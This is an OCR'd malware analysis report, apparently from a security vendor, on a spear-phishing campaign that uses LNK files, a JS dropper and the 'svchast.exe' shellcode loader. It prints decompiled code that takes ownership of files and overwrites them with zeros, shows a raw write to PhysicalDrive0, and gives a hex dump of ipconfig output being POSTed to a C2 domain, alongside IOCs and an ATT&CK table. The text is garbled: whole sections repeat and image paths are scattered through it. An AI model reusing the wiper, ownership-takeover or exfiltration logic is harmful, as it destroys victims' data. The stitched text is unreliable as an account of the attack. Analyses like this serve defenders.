
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.


```
File Read     process:  rundll32.exe   op:  OpenRead     status:  0x00000000
              path:     \??\PhysicalDrive0

File Write    process:  rundll32.exe   op:  OpenModify   status:  0x00000000
              path:     \??\PhysicalDrive0
```

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.

